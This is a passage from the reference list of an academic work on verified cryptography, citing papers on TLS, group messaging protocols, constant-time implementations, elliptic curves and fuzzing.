[14] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Béguelin, and Paul Zimmermann. Imperfect forward secrecy: How Diffie-Hellman fails in practice. In *22nd ACM Conference on Computer and Communications Security, CCS 2015*, pages 5–17, 2015.

[15] Danel Ahman, Cătălin Hriţcu, Kenji Maillard, Guido Martínez, Gordon Plotkin, Jonathan Protzenko, Aseem Rastogi, and Nikhil Swamy. Dijkstra monads for free. In *ACM SIGPLAN Notices*, volume 52, pages 515–529. ACM, 2017.

[16] Amal Ahmed, Deepak Garg, Catalin Hritcu, and Frank Piessens. Secure Compilation (Dagstuhl Seminar 18201). *Dagstuhl Reports*, 8(5):1–30, 2018.

[17] Alejandro Cabrera Aldaya, Cesar Pereida García, and Billy Bob Brumley. From a to z: Projective coordinates leakage in the wild.

[18] Nadhem AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. On the security of rc4 in TLS. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 305–320, Washington, D.C., 2013. USENIX.

[19] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, Arthur Blot, Benjamin Grégoire, Vincent Laporte, Tiago Oliveira, Hugo Pacheco, Benedikt Schmidt, and Pierre-Yves Strub. Jasmin: High-assurance and high-speed cryptography. 2017.

[20] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, and François Dupressoir. Verifiable side-channel security of cryptographic implementations: constant-time MEE-CBC. *IACR Cryptology ePrint Archive*, 2015:1241, 2015.

[21] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, François Dupressoir, and Michael Emmi. Verifying constant-time implementations. In *USENIX Security Symposium*, pages 53–70, 2016.

[22] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, Benjamin Grégoire, Adrien Koutsos, Vincent Laporte, Tiago Oliveira, and Pierre-Yves Strub. The last mile: High-assurance and high-speed cryptographic implementations. arXiv:1904.04606 `https://arxiv.org/abs/1904.04606`.

[23] José Bacelar Almeida, Cécile Baritel-Ruet, Manuel Barbosa, Gilles Barthe, François Dupressoir, Benjamin Grégoire, Vincent Laporte, Tiago Oliveira, Alley Stoughton, and Pierre-Yves Strub. Machine-checked proofs for cryptographic standards: Indifferentiability of sponge and secure high-assurance implementations of sha-3. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1607–1622, 2019.

[24] Thorsten Altenkirch and Conor McBride. Generic programming within dependently typed programming. In *Proceedings of the IFIP TC2/WG2.1 Working Conference on Generic Programming*, 2003.

[25] Joël Alwen, Margarita Capretto, Miguel Cueto, Chethan Kamath, Karen Klein, Ilia Markov, Guillermo Pascual-Perez, Krzysztof Pietrzak, Michael Walter, and Michelle Yeo. Keep the dirt: Tainted treekem, adaptively and actively secure continuous group key agreement. Cryptology ePrint Archive, Report 2019/1489, 2019. `https://eprint.iacr.org/2019/1489`.

[26] Joël Alwen, Sandro Coretti, Yevgeniy Dodis, and Yiannis Tselekounis. Security analysis and improvements for the ietf mls standard for group messaging. Cryptology ePrint Archive, Report 2019/1189, 2019. `https://eprint.iacr.org/2019/1189`.

[27] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Key negotiation downgrade attacks on bluetooth and bluetooth low energy. *ACM Transactions on Privacy and Security (TOPS)*, 23(3):1–28, 2020.

[28] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B Rasmussen. The {KNOB} is broken: Exploiting low entropy in the encryption key negotiation of bluetooth br/edr. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1047–1061, 2019.

[29] Andrew W. Appel. Verified software toolchain. In *Proceedings of the European Conference on Programming Languages and Systems (ESOP/ETAPS)*, 2011.

[30] Andrew W. Appel. Verification of a cryptographic primitive: SHA-256. *ACM Trans. Program. Lang. Syst.*, April 2015.

[31] Myrto Arapinis, Loretta Mancini, Eike Ritter, Mark Ryan, Nico Golde, Kevin Redon, and Ravishankar Borgaonkar. New privacy issues in mobile telephony: fix and verification. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 205–216, 2012.

[32] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *NDSS*, 2019.

[33] Jean-Philippe Aumasson, Samuel Neves, Zooko Wilcox-O'Hearn, and Christian Winnerlein. BLAKE2: Simpler, smaller, fast as MD5. In *Applied Cryptography and Network Security*, pages 119–135, 2013.

[34] Matteo Avalle, Alfredo Pironti, Davide Pozza, and Riccardo Sisto. JavaSPI: A framework for security protocol implementation. *International Journal of Secure Software Engineering*, 2:34–48, 2011.

[35] Richard Barnes, Benjamin Beurdouche, Jon Millican, Emad Omara, Katriel Cohn-Gordon, and Raphael Robert. The Messaging Layer Security (MLS) Protocol. Internet-Draft draft-ietf-mls-protocol, Internet Engineering Task Force. Work in Progress.

[36] Gilles Barthe, Gustavo Betarte, Juan Campo, Carlos Luna, and David Pichardie. System-level non-interference for constant-time cryptography. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 1267–1279. ACM, 2014.

[37] Gilles Barthe, Sandrine Blazy, Benjamin Grégoire, Rémi Hutin, Vincent Laporte, David Pichardie, and Alix Trieu. Formal verification of a constant-time preserving c compiler. *Proceedings of the ACM on Programming Languages*, 4(POPL):1–30, 2019.

[38] Gilles Barthe, Benjamin Grégoire, Sylvain Heraud, and Santiago Zanella Béguelin. Computer-aided security proofs for the working cryptographer. In *Annual Cryptology Conference*, pages 71–90, 2011.

[39] Gilles Barthe, Benjamin Grégoire, and Vincent Laporte. Secure compilation of side-channel countermeasures: The case of cryptographic "constant-time". In *IEEE Computer Security Foundations Symposium (CSF)*, pages 328–343, 2018.

[40] Gilles Barthe, Benjamin Grégoire, and Vincent Laporte. Secure compilation of side-channel countermeasures: the case of cryptographic "constant-time". In *2018 IEEE 31st Computer Security Foundations Symposium (CSF)*, pages 328–343. IEEE, 2018.

[41] David Basin, Ralf Sasse, and Jorge Toro-Pozo. The emv standard: Break, fix, verify. *arXiv preprint arXiv:2006.08249*, 2020.

[42] David A. Basin, Cas Cremers, Jannik Dreier, and Ralf Sasse. Symbolically analyzing security protocols using tamarin. *SIGLOG News*, 4(4):19–30, 2017.

[43] Mihir Bellare, Asha Camper Singh, Joseph Jaeger, Maya Nyayapati, and Igors Stepanovs. Ratcheted encryption and key exchange: The security of messaging. In *CRYPTO*, pages 619–650, 2017.

[44] Mihir Bellare, Asha Camper Singh, Joseph Jaeger, Maya Nyayapati, and Igors Stepanovs. Ratcheted encryption and key exchange: The security of messaging. In *Advances in Cryptology – CRYPTO 2017*, pages 619–650, 2017.

[45] Dmitry Belyavsky, Billy Bob Brumley, Jesús-Javier Chi-Domínguez, Luis Rivera-Zamarripa, and Igor Ustinov. Set it and forget it! turnkey ecc for instant integration. *arXiv preprint arXiv:2007.11481*, 2020.

[46] Jesper Bengtson, Karthikeyan Bhargavan, Cédric Fournet, Andrew D. Gordon, and Sergio Maffeis. Refinement types for secure implementations. *ACM Trans. Program. Lang. Syst.*, 33(2), 2011.

[47] Lennart Beringer, Adam Petcher, Katherine Q. Ye, and Andrew W. Appel. Verified correctness and security of openssl HMAC. In *USENIX Security Symposium*, pages 207–221, 2015.

[48] D. J. Bernstein. Curve25519: New Diffie-Hellman speed records. In *Proceedings of the IACR Conference on Practice and Theory of Public Key Cryptography (PKC)*, 2006.

[49] Daniel J. Bernstein. The poly1305-aes message-authentication code. In *Fast Software Encryption (FSE)*, pages 32–49, 2005.

[50] Daniel J Bernstein. ChaCha, a variant of Salsa20. 2008.

[51] Daniel J Bernstein, Niels Duif, Tanja Lange, Peter Schwabe, and Bo-Yin Yang. High-speed high-security signatures. *Journal of Cryptographic Engineering*, pages 1–13.

[52] Daniel J Bernstein, Tanja Lange, and Peter Schwabe. The security impact of a new cryptographic library. In *International Conference on Cryptology and Information Security in Latin America (LATINCRYPT)*, pages 159–176. Springer, 2012.

[53] Daniel J Bernstein and Peter Schwabe. NEON crypto. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 320–339. Springer, 2012.

[54] Daniel J Bernstein, Bernard Van Gastel, Wesley Janssen, Tanja Lange, Peter Schwabe, and Sjaak Smetsers. Tweetnacl: A crypto library in 100 tweets. In *International Conference on Cryptology and Information Security in Latin America (LATINCRYPT)*, pages 64–83. Springer, 2014.

[55] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A Messy State of the Union: Taming the Composite State Machines of TLS. In *IEEE Symposium on Security & Privacy 2015*, pages 535–552, San Jose, United States, May 2015. IEEE.

[56] Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, and Karthikeyan Bhargavan. FlexTLS: A tool for testing TLS implementations. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association.

[57] Benjamin Beurdouche, Franziskus Kiefer, and Tim Taubert. Verified cryptography for Firefox 57, 2017.

[58] K. Bhargavan, A. Delignat-Lavaud, A. Pironti, A. Langley, and M. Ray. Transport Layer Security (TLS) Session Hash and Extended Master Secret Extension. IETF Internet Draft, 2014.

[59] Karthikeyan Bhargavan, Richard Barnes, and Eric Rescorla. TreeKEM: Asynchronous Decentralized Key Management for Large Dynamic Groups, May 2018. Published at `https://mailarchive.ietf.org/arch/msg/mls/e3ZKNzPC7Gxrm3Wf0q96dsLZoD8`.

[60] Karthikeyan Bhargavan, Benjamin Beurdouche, and Prasad Naldurg. Formal models and verified protocols for group messaging: Attacks and proofs for IETF MLS. 2021. Under submission.

[61] Karthikeyan Bhargavan, Bruno Blanchet, and Nadim Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017*, pages 483–502, 2017.

[62] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Catalin Hritcu, Jonathan Protzenko, Tahina Ramananandro, Aseem Rastogi, Nikhil Swamy, Peng Wang, Santiago Zanella-Béguelin, and Jean-Karim Zinzindohoué. Verified low-level programming embedded in F*. In *ACM SIGPLAN International Conference on Functional Programming (ICFP)*, 2017.

[63] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, and Sergio Maffeis. Language-based defenses against untrusted browser origins. In *Proceedings of the 22th USENIX Security Symposium*, pages 653–670, 2013.

[64] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, and Sergio Maffeis. Defensive javascript. In *Foundations of Security Analysis and Design VII*, pages 88–123. Springer, 2014.

[65] Karthikeyan Bhargavan, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, and Pierre-Yves Strub. Implementing TLS with verified cryptographic security. In *IEEE S&P (Oakland)*, 2013.

[66] Karthikeyan Bhargavan, Cédric Fournet, Ricardo Corin, and Eugen Zălinescu. Verified Cryptographic Implementations for TLS. *ACM TISSEC*, 15(1):1–32, 2012.

[67] Karthikeyan Bhargavan, Cédric Fournet, and Andrew D. Gordon. Modular verification of security protocol code by typing. In *37th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL'10)*, pages 445–456, 2010.

[68] Karthikeyan Bhargavan, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, and Pierre-Yves Strub. Implementing TLS with verified cryptographic security. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 445–459, 2013.

[69] Karthikeyan Bhargavan, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Santiago Zanella-Béguelin. Proving the TLS handshake secure (as it is). In *CRYPTO*, 2014.

[70] Karthikeyan Bhargavan, Antoine Delignat Lavaud, Cédric Fournet, Alfredo Pironti, and Pierre-Yves Strub. Triple handshakes and cookie cutters: Breaking and fixing authentication over TLS. In *IEEE S&P (Oakland)*, 2014.

[71] Alexander Bienstock, Yevgeniy Dodis, and Paul Rösler. On the price of concurrency in group ratcheting protocols. Cryptology ePrint Archive, Report 2020/1171, 2020. `https://eprint.iacr.org/2020/1171`.

[72] A. Biryukov, D. Dinu, and D. Khovratovich. Argon2: New generation of memory-hard functions for password hashing and other applications. In *Proceedings of the IEEE European Symposium on Security and Privacy*, March 2016.

[73] Bruno Blanchet. Cryptoverif: Computationally sound mechanized prover for cryptographic protocols. In *Dagstuhl seminar "Formal Protocol Verification Applied*, volume 117, page 156, 2007.

[74] Bruno Blanchet. Modeling and verifying security protocols with the applied pi calculus and proverif. *Foundations and Trends in Privacy and Security*, 1(1-2):1–135, October 2016.

[75] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the rsa encryption standard pkcs #1. In *Proceedings of the 18th Annual International Cryptology Conference on Advances in Cryptology*, CRYPTO '98, pages 1–12, London, UK, UK, 1998. Springer-Verlag.

[76] Hanno Böck. Wrong results with Poly1305 functions. `https://mta.openssl.org/pipermail/openssl-dev/2016-March/006413`, 2016.

[77] Martin Bodin, Arthur Charguéraud, Daniele Filaretti, Philippa Gardner, Sergio Maffeis, Daiva Naudziuniene, Alan Schmitt, and Gareth Smith. A trusted mechanised javascript specification. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 87–100, 2014.

[78] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 2329–2344, New York, NY, USA, 2017. ACM.

[79] Sascha Böhme and Tjark Weber. Fast lcf-style proof reconstruction for z3. In *Proceedings of Interactive Theorem Proving*, 2010.

[80] Barry Bond, Chris Hawblitzel, Manos Kapritsos, K. Rustan M. Leino, Jacob R. Lorch, Bryan Parno, Ashay Rane, Srinath Setty, and Laure Thompson. Vale: Verifying high-performance cryptographic assembly code. In *Proceedings of the USENIX Security Symposium*, August 2017.

[81] Ravishankar Borgaonkar, Lucca Hirshi, Shinjo Park, Altaf Shaik, Andrew Martin, and Jean-Pierre Seifert. New adventures in spying 3g & 4g users: Locate, track, monitor. In *Blackhat Las Vegas Conference (to be presented)*, 2017.

[82] Billy B Brumley, Manuel Barbosa, Dan Page, and Frederik Vercauteren. Practical realisation and elimination of an ecc-related software bug attack. In *Topics in Cryptology–CT-RSA 2012*, pages 171–186. Springer, 2012.

[83] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, volume 8, pages 209–224, 2008.

[84] Stefania Cavallar, Bruce Dodson, ArjenK. Lenstra, Walter Lioen, PeterL. Montgomery, Brian Murphy, Herman te Riele, Karen Aardal, Jeff Gilchrist, Gérard Guillerm, Paul Leyland, Jöel Marchand, François Morain, Alec Muffett, ChrisandCraig Putnam, and Paul Zimmermann. Factorization of a 512-bit rsa modulus. In *EUROCRYPT*. 2000.

[85] S. Chaki and A. Datta. ASPIER: An automated framework for verifying security protocol implementations. In *IEEE CSF*, 2009.

[86] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 711–725. IEEE, 2018.

[87] Yu-Fang Chen, Chang-Hong Hsu, Hsin-Hung Lin, Peter Schwabe, Ming-Hsien Tsai, Bow-Yaw Wang, Bo-Yin Yang, and Shang-Yi Yang. Verifying Curve25519 Software. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, page 299–309, New York, NY, USA, 2014. Association for Computing Machinery.

[88] Tung Chou. Sandy2x: New Curve25519 speed records. In *Selected Areas in Cryptography (SAC)*, 2016.

[89] Andrey Chudnov, Nathan Collins, Byron Cook, Joey Dodds, Brian Huffman, Colm MacCárthaigh, Stephen Magill, Eric Mertens, Eric Mullen, Serdar Tasiran, et al. Continuous formal verification of amazon s2n. In *International Conference on Computer Aided Verification*, pages 430–446. Springer, 2018.

[90] Alonzo Church. A set of postulates for the foundation of logic. *Annals of mathematics*, pages 346–366, 1932.

[91] Alonzo Church. A set of postulates for the foundation of logic. *Annals of mathematics*, pages 839–864, 1933.

[92] Alonzo Church. A formulation of the simple theory of types. *The journal of symbolic logic*, 5(2):56–68, 1940.

[93] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, 2017.

[94] Katriel Cohn-Gordon, Cas Cremers, Luke Garratt, Jon Millican, and Kevin Milner. On ends-to-ends encryption: Asynchronous group messaging with strong security guarantees. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1802–1819, 2018.

[95] Katriel Cohn-Gordon, Cas J. F. Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 451–466, 2017.

[96] Katriel Cohn-Gordon, Cas J. F. Cremers, and Luke Garratt. On post-compromise security. In *IEEE 29th Computer Security Foundations Symposium (CSF)*, pages 164–178, 2016.

[97] Thierry Coquand and Gerard Huet. Constructions: A higher order proof system for mechanizing mathematics. In *European Conference on Computer Algebra*, pages 151–184. Springer, 1985.

[98] Thierry Coquand and Gérard Huet. *The calculus of constructions*. PhD thesis, INRIA, 1986.

[99] Cas Cremers, Jaiden Fairoze, Benjamin Kiesl, and Aurora Naska. Clone detection in secure messaging: Improving post-compromise security in practice.

[100] Cas Cremers, Britta Hale, and Konrad Kohbrok. Efficient post-compromise security beyond one group. 2019.

[101] Cas Cremers, Britta Hale, and Konrad Kohbrok. Revisiting post-compromise security guarantees in group messaging. Cryptology ePrint Archive, Report 2019/477, 2019. `https://eprint.iacr.org/2019/477`.

[102] Cas Cremers, Marko Horvat, Jonathan Hoyland, Sam Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1773–1788, 2017.

[103] Ivan Damgard. A design principle for hash functions. 1989.

[104] Quynh H Dang. The Keyed-Hash Message Authentication Code (HMAC). NIST FIPS-198-1, 2008.

[105] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[106] Joeri de Ruiter and Erik Poll. Protocol state fuzzing of TLS implementations. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 193–206, Washington, D.C., August 2015. USENIX Association.

[107] Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Jonathan Protzenko, Aseem Rastogi, Nikhil Swamy, Santiago Zanella Béguelin, Karthikeyan Bhargavan, Jianyang Pan, and Jean Karim Zinzindohoue. Implementing and proving the TLS 1.3 record layer. In *IEEE Symposium on Security and Privacy (Oakland)*, pages 463–482, 2017.

[108] Peter Dettman. Problems with field arithmetic. `https://github.com/armfazh/rfc7748_precomputed/issues/5`, February 2018.

[109] T. Dierks and C. Allen. The TLS protocol version 1.0. IETF RFC 2246, 1999.

[110] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.1. IETF RFC 4346, 2006.

[111] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. IETF RFC 5246, 2008.

[112] Robert Dockins, Adam Foltzer, Joe Hendrix, Brian Huffman, Dylan McNamee, and Aaron Tomb. Constructing semantic models of programs with the software analysis workbench. In *Conference on Verified Software - Theories, Tools, and Experiments (VSTTE)*, 2016.

[113] Jason A. Donenfeld. Wireguard: Next generation kernel network tunnel. January 2017.

[114] Jason A. Donenfeld. kbench9000 - simple kernel land cycle counter. `https://git.zx2c4.com/kbench9000/about/`, February 2018.

[115] Jason A. Donenfeld. new 25519 measurements of formally verified implementations. `http://moderncrypto.org/mail-archive/curves/2018/000972.html`, February 2018.

[116] Nir Drucker and Shay Gueron. Selfie: reflections on tls 1.3 with psk. Cryptology ePrint Archive, Report 2019/347, 2019. `https://eprint.iacr.org/2019/347`.

[117] Michael Düll, Björn Haase, Gesine Hinterwälder, Michael Hutter, Christof Paar, Ana Helena Sánchez, and Peter Schwabe. High-speed curve25519 on 8-bit, 16-bit, and 32-bit microcontrollers. *Design Codes Cryptography*, 2015.

[118] François Dupressoir, Andrew D. Gordon, Jan Jürjens, and David A. Naumann. Guiding a general-purpose C verifier to prove cryptographic protocols. *Journal of Computer Security*, 22(5):823–866, 2014.

[119] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. ZMap: Fast Internet-wide scanning and its security applications. In *USENIX Security*, 2013.

[120] A. Erbsen, J. Philipoom, J. Gross, R. Sloan, and A. Chlipala. Simple high-level code for cryptographic arithmetic - with proofs, without compromises. 2019.

[121] Kathleen Fisher, John Launchbury, and Raymond Richards 2017;375(2104):20150401. doi:10.1098/rsta.2015.0401. The HACMS program: Using formal methods to eliminate exploitable bugs. *Philosophical Transactions A, Math Phys Eng Sci.*, 375(2104), September 2017.

[122] Scott Fluhrer, Itsik Mantin, and Adi Shamir. Weaknesses in the key scheduling algorithm of rc4. In *International Workshop on Selected Areas in Cryptography*, pages 1–24. Springer, 2001.

[123] Pedro Fonseca, Xi Wang Kaiyuan Zhang, and Arvind Krishnamurthy. An empirical study on the correctness of formally verified distributed systems. In *Proceedings of the ACM EuroSys Conference*, April 2017.

[124] Pierre-Alain Fouque, Cristina Onete, and Benjamin Richard. Achieving better privacy for the 3gpp aka protocol. *Proceedings on Privacy Enhancing Technologies*, 2016(4):255–275, 2016.

[125] Cédric Fournet, Markulf Kohlweiss, and Pierre-Yves Strub. Modular code-based cryptographic verification. In *Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, Illinois, USA, October 17-21, 2011*, pages 341–350, 2011.

[126] Cedric Fournet, Nikhil Swamy, Juan Chen, Pierre-Evariste Dagand, Pierre-Yves Strub, and Benjamin Livshits. Fully abstract compilation to javascript. In *ACM SIGPLAN Notices*, volume 48, pages 371–384. ACM, 2013.

[127] Aymeric Fromherz, Nick Giannarakis, Chris Hawblitzel, Bryan Parno, Aseem Rastogi, and Nikhil Swamy. A verified, efficient embedding of a verifiable assembly language. 2019.

[128] Tilman Frosch, Christian Mainka, Christoph Bader, Florian Bergsma, Jörg Schwenk, and Thorsten Holz. How secure is TextSecure? In *IEEE European Symposium on Security and Privacy (EuroS&P)*, 2016.

[129] D.K. Gillmor. Negotiated finite field Diffie-Hellman ephemeral parameters for TLS. IETF Internet Draft, May 2015.

[130] Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: directed automated random testing. In *ACM Sigplan Notices*, volume 40, pages 213–223. ACM, 2005.

[131] Patrice Godefroid, Michael Y Levin, and David Molnar. Sage: whitebox fuzzing for security testing. *Communications of the ACM*, 55(3):40–44, 2012.

[132] Patrice Godefroid, Michael Y Levin, David A Molnar, et al. Automated whitebox fuzz testing. In *NDSS*, volume 8, pages 151–166. Citeseer, 2008.

[133] Martin Goll and Shay Gueron. Vectorization on chacha stream cipher. In *Information Technology: New Generations (ITNG)*, pages 612–615, 2014.

[134] Jean Goubault-Larrecq and Fabrice Parrennes. Cryptographic protocol analysis on real C code. In *Verification, Model Checking, and Abstract Interpretation*, 2005.

[135] Ronghui Gu, Jérémie Koenig, Tahina Ramananandro, Zhong Shao, Xiongnan (Newman) Wu, Shu-Chun Weng, Haozhong Zhang, and Yu Guo. Deep specifications and certified abstraction layers. 2015.

[136] S. Gueron and V. Krasnov. The fragility of AES-GCM authentication algorithm. In *Proceedings of the Conference on Information Technology: New Generations*, April 2014.

[137] Shay Gueron. Intel® Advanced Encryption Standard (AES) New Instructions Set. `https://software.intel.com/sites/default/files/article/165683/aes-wp-2012-09-22-v01.pdf`, September 2012.

[138] Arjun Guha, Claudiu Saftoiu, and Shriram Krishnamurthi. The essence of javascript. In *European conference on Object-oriented programming*, pages 126–150. Springer, 2010.

[139] Sean Gulley, Vinodh Gopal, Kirk Yap, Wajdi Feghali, Jim Guilford, and Gil Wolrich. Intel® SHA Extensions. `https://software.intel.com/sites/default/files/article/402097/intel-sha-extensions-white-paper.pdf`, July 2013.

[140] Andreas Haas, Andreas Rossberg, Derek L. Schuff, Ben L. Titzer, Michael Holman, Dan Gohman, Luke Wagner, Alon Zakai, and JF Bastien. Bringing the web up to speed with webassembly. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 185–200, 2017.

[141] Chris Hawblitzel, Jon Howell, Jacob R. Lorch, Arjun Narayan, Bryan Parno, Danfeng Zhang, and Brian Zill. Ironclad Apps: End-to-end security via automated full-system verification. 2014.

[142] William A Howard. The formulae-as-types notion of construction. *To HB Curry: essays on combinatory logic, lambda calculus and formalism*, 44:479–490, 1980.

[143] Joseph Jaeger and Igors Stepanovs. Optimal channel security against fine-grained state compromise: The safety of messaging. In *CRYPTO*, pages 33–62, Cham, 2018.

[144] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk. On the security of TLS-DHE in the standard model. In *CRYPTO*, 2012.

[145] Tibor Jager, Kenneth G. Paterson, and Juraj Somorovsky. One bad apple: Backwards compatibility attacks on state-of-the-art cryptography. In *NDSS*, 2013.

[146] Jakob Jakobsen and Claudio Orlandi. On the CCA (in)security of mtproto. In *Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)*, pages 113–116, 2016.

[147] Abhinav Jangda, Bobby Powers, Arjun Guha, and Emery Berger. Mind the gap: Analyzing the performance of webassembly vs. native code, 2019.

[148] S. Josefsson and I. Liusvaara. Edwards-Curve Digital Signature Algorithm (EdDSA). RFC 8032, January 2017.

[149] Jinho Jung, Hong Hu, David Solodukhin, Daniel Pagan, Kyu Hyung Lee, and Taesoo Kim. Fuzzification: Anti-fuzzing techniques. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1913–1930, Santa Clara, CA, August 2019. USENIX Association.

[150] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-llvm–software protection for the masses. In *2015 IEEE/ACM 1st International Workshop on Software Protection*, pages 3–9. IEEE, 2015.

[151] Shuichi Katsumata, Kris Kwiatkowski, Federico Pintore, and Thomas Prest. Scalable ciphertext compression techniques for post-quantum kems and their applications. ASIACRYPT, 2020.

[152] M. Kikuchi. How I discovered CCS Injection Vulnerability (CVE-2014-0224), June 2014.

[153] Yongdae Kim, Adrian Perrig, and Gene Tsudik. Tree-based group key agreement. *ACM Trans. Inf. Syst. Secur.*, 7(1):60–96, February 2004.

[154] Nadim Kobeissi, Karthikeyan Bhargavan, and Bruno Blanchet. Automated verification for secure messaging protocols and their implementations: A symbolic and computational approach. In *2nd IEEE European Symposium on Security and Privacy (EuroSP)*, pages 435–450, 2017.

[155] Paul C Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Annual International Cryptology Conference*, pages 104–113. Springer, 1996.

[156] Adrien Koutsos. The 5g-aka authentication protocol privacy. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 464–479. IEEE, 2019.

[157] H. Krawczyk and P. Eronen. HMAC-based extract-and-expand key derivation function (HKDF). RFC 5869, May 2010.

[158] Hugo Krawczyk, Kenneth G. Paterson, and Hoeteck Wee. On the security of the TLS protocol: A systematic analysis. In *CRYPTO*, 2013.

[159] Ramana Kumar, Magnus O. Myreen, Michael Norrish, and Scott Owens. CakeML: a verified implementation of ML. In *Proceedings of the ACM Symposium on Principles of Programming Languages (POPL)*, January 2014.

[160] A. Langley, N. Modadugu, and B. Moeller. Transport layer security (TLS) false start. IETF Internet Draft, 2015.

[161] Adam Langley. A shallow survey of formal methods for C code, 2014. `https://www.imperialviolet.org/2014/09/07/provers.html`.

[162] Adam Langley, Mike Hamburg, and Sean Turner. Elliptic curves for security. `https://tools.ietf.org/html/rfc7748`, January 2016.

[163] N. Modadugu Langley, A. and B. Moeller. Transport Layer Security (TLS) False Start. Internet Draft, 2010.

[164] Julia Lawall, Ben Laurie, René Rydhof Hansen, Nicolas Palix, and Gilles Muller. Finding error handling bugs in OpenSSL using Coccinelle. In *European Dependable Computing Conference*, 2010.

[165] Anja Lehmann and Björn Tackmann. Updatable encryption with post-compromise security. In *Advances in Cryptology – EUROCRYPT 2018*, pages 685–716, 2018.

[166] K. Rustan M. Leino. Dafny: An automatic program verifier for functional correctness. In *Proceedings of the Conference on Logic for Programming, Artificial Intelligence, and Reasoning (LPAR)*, 2010.

[167] Xavier Leroy. Formal verification of a realistic compiler. *Communications of the ACM*, 52(7):107–115, 2009.

[168] Xavier Leroy. A formally verified compiler back-end. *Journal of Automated Reasoning*, 43(4):363, 2009.

[169] Ian Levy and Crispin Robinson. Principles for a more informed exceptional access debate. `https://www.lawfareblog.com/principles-more-informed-exceptional-access-debate`, 2018.

[170] Yong Li, Sven Schäge, Zheng Yang, Florian Kohlar, and Jörg Schwenk. On the security of the pre-shared key ciphersuites of TLS. In *Public-Key Cryptography*. 2014.

[171] Yuekang Li, Bihuan Chen, Chandramohan Mahinthan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: program-state based binary fuzzing. pages 627–637, 08 2017.

[172] libjc. Combined AEAD ChaCha/Poly. `https://github.com/tfaoliveira/libjc/issues/2`, July 2019.

